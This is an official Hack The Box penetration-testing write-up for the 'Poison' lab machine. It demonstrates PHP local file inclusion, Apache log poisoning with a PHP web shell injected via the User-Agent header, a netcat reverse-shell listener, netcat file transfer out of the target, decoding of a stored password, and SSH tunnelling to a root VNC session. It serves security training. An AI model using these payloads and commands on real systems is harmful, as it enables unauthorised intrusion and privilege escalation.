Hack The Box

PEN-TESTING LABS

Poison

8th September 2018 / Document No D18.100.16

Prepared By: Alexander Reid (Arrexel)

Machine Author: Charix

Difficulty: Easy

Classification: Official

SYNOPSIS

Poison is a fairly easy machine which focuses mainly on log poisoning and port forwarding/tunneling. The machine is running FreeBSD which presents a few challenges for novice users as many common binaries from other distros are not available.

Skills Required


- Basic/intermediate knowledge of Linux
- Understanding of local file inclusions in PHP

Skills Learned

- Apache log poisoning
- Tunneling ports over SSH

Enumeration

Nmap



Target: 10.10.10.84
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.84

OS	Host
	10.10.10.84


	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.2 (FreeBSD 20161230; prc
✓	80	tcp	open	http	Apache httpd 2.4.29 ((FreeBSD) PHP/5

Nmap finds OpenSSH and Apache on the target.

Exploitation

Log Poisoning


On the Apache server’s homepage there is an input that is vulnerable to local file inclusion. Checking /etc/passwd shows that the target is running FreeBSD.



view-source:http://10.10.10.84/browse.php?file=%2Fetc%2Fpasswd


```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
```

By intercepting a request with BurpSuite and modifying the useragent to include a PHP script, code execution can be achieved.



```
GET / HTTP/1.1
Host: 10.10.10.84
User-Agent: <?php system($_GET['c']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


This will inject the PHP script into the Apache access log at **/var/log/httpd-access.log** which can then be included using **browse.php**



view-source:http://10.10.10.84/browse.php?file=/var/log/httpd-access.log&c=id

```

192.168.253.133 - - [24/Jan/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compati
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /HNAP1 HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.10.14.2 - - [09/Sep/2018:07:11:13 +0200] "GET / HTTP/1.1" 200 289 "-" "uid=80(www) gid=80(www) groups=80(www)
"
```




```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.84] 45975
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
$ pwd
/usr/local/www/apache24/data
$
```

Privilege Escalation

Charix

In the web directory there is a **pwdbackup.txt** file which contains a base64-encoded string. It is recursively encoded 13 times.




```
$ cat pwdbackup.txt
This password is secure, it's encoded atleast 13 times.. what could go wrong rea
lly..

Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
```

Running it through a decoder 13 times reveals the password as **Charix!2#4%6&8(0**


It is possible to use this password for the **charix** user over SSH. Once logged in, there is a **secret.zip** file in the home directory which can be extracted using the same password. The file can be transferred locally with **nc -lp 1234 > secret.zip** on the attacking machine and **nc -w 3 <LAB IP> 1234 < secret.zip** on the target.



```
charix@Poison:~ % id
uid=1001(charix) gid=1001(charix) groups=1001(charix)
charix@Poison:~ % pwd
/home/charix
charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ %
```


Root

Running **ps aux** reveals that there is a VNC process belonging to root, however the port is only listening locally. It is possible to tunnel traffic over SSH using the command **ssh -L5901:127.0.0.1:5901 charix@10.10.10.84** and attempt to connect with VNC using **vncviewer 127.0.0.1::5901**



```
root@kali:~# vncviewer 127.0.0.1::5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication failed
root@kali:~#
```

By using the **-passwd** flag for vncviewer and supplying the **secret** file, a root shell over VNC is obtained.



TightVNC: root's X desktop (Poison:1)
X Desktop
root@kali: ~/Desktop/writeups/poison
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~/De...
root@kali: ~/De...
root@kali: ~/ov...

```
root@Poison:~ # id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
root@Poison:~ #
```

```
root@kali:~/Desktop/writeups/poison# vncviewer 127.0.0.1::5901 -passwd secret
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```